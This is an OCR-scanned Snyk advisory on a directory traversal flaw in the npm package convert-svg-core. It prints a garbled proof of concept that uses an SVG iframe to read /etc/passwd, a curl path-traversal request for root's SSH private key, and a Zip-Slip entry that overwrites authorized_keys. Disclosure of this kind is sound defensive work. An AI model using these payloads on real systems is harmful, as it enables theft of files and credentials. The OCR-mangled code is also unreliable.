
snyk Vulnerability DB

Snyk Vulnerability Database > npm > convert-svg-core

Directory Traversal

Affecting convert-svg-core package, versions < 0.6.0



Overview

convert-svg-core is a package that supports converting SVG into another format using headless Chromium.

Affected versions of this package are vulnerable to Directory Traversal. Using a specially crafted SVG file, an attacker could read arbitrary files from the file system and then show the file content as a converted PNG file.

PoC by Aritra Chakraborty

const (convert) = require('convert-svg-to-png'); const empress = require('express'); const fileSvg =
'<svg-dummy></svg-dummy> (iframe src="file:///etc/passwd" width="1000" height="1000px"></iframe> <svg
view80x="0 0 240 80" height="1000" width="1000" xmlns="http://www.w3.org/2000/svg"> <text x="0" y="0"
class="Rrrrr" id="demo">data</text> (<svg>); const app = empress(); app set ('/poc', async (req, res)=>[
try (const png = await convert(fileSvg); res.set ('Content-Type', 'inage/png'); res.set('png);) catch (e)
(res.send(""))) app.listen(3000, ()=> (console.log('started');));

Details

A Directory Traversal attack (also known as path traversal) aims to access files and directories that are stored outside the intended folder. By manipulating files with "dot-dot-slash (.../)" sequences and its variations, or by using absolute file paths, it may be possible to access arbitrary files and directories stored on file system, including application source code, configuration, and other critical system files.

Directory Traversal vulnerabilities can be generally divided into two types:

Information Disclosure: Allows the attacker to gain information about the folder structure or read the contents of sensitive files on the system.

st is a module for serving static files on web pages, and contains a vulnerability of this type. In our example, we will serve files from the public route.

 $If an attacker \ requests \ the \ following \ URL \ from \ our \ server, it \ will \ in \ turn \ leak \ the \ sensitive \ private \ key \ of \ the \ root \ user \ following \ foldowing \ following \ fol$

curl http://localhost:8080/public/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/root/.ssh/id_rsa

Note %2e is the URL encoded version of . (dot).

Writing arbitrary files: Allows the attacker to create or replace existing files. This type of vulnerability is also known as Zip-Slip

One way to achieve this is by using a malicious zip archive that holds path traversal filenames. When each filename in the zip archive gets concatenated to the target extraction folder, without validation, the final path ends up outside of the target folder. If an executable or a configuration file is overwritten with a file containing malicious code, the problem can turn into an arbitrary code execution issue quite easily.

The following is an example of a zip archive with one benign file and one malicious file. Extracting the malicious file will result in traversing out of the target folder, ending up in /root/.ssh/ overwriting the authorized_keys file:

2018-04-15 22:04:29 19 19 good.txt 2018-04-15 22:04:42 20 20 ../../../../root/.ssh/authorized_keys

References

- GitHub Commi
- GitHub Pot
- GitHub Release

PRODUCT
Snyk Open Source
Snyk Code
Snyk Container
Snyk Infrastructure as Code
Test with Github
Test with CLI



Snyk CVSS					
Exploit Maturity		Proo	f of con	cept	0
Attack Complexi	ry			Low	•
Confidentiality			Œ	HIGH	9
See more					
> NVD			(7.5 HIG	ЭH
In a few clicks w	ons use this vulno e can analyze you s are vulnerable in k fixes.	r entire appl	ication a		ee
In a few clicks w	e can analyze you s are vulnerable ii k fixes.	r entire appl	ication a		ee
In a few clicks w what component suggest you quic	e can analyze you s are vulnerable ii k fixes.	r entire appl n your applic	ication a	nd	
In a few clicks w what component suggest you quid Test your app Snyk Learn Learn about Dire lesson.	e can analyze you s are vulnerable ii k fixes. ications	r entire appli your applic	ication a eation, a	nd	ve
In a few clicks w what component suggest you quid Test your app Snyk Learn Learn about Dire lesson. Start learning	e can analyze you s are vulnerable in k fixes. ications	r entire appli your applic	ication a ation, a in an int	nd	ve
In a few clicks w what component suggest you quid Test your app Snyk Learn Learn about Dire lesson. Start learning Snyk ID	e can analyze you s are vulnerable in k fixes. ications	r entire appli your applic	ication a attion, a in an int	nd eracti	ve

Report a new vulnerability

Found a mistake?

Blog FAQs COMPANY About Jobs Contact Policies Do Not Sell My Personal Information CONTACT US

RESOURCES Vulnerability DB Documentation Disclosed Vulnerabilities

Support

Report a new vuln

Press Kit

Events

FIND US ONLINE

TRACK OUR DEVELOPMENT





© 2022 Snyk Limited

Registered in England and Wales. Company number: 09677925

Registered address: Highlands House, Basingstoke Road, Spencers Wood, Reading, Berkshire, RG7 1NT.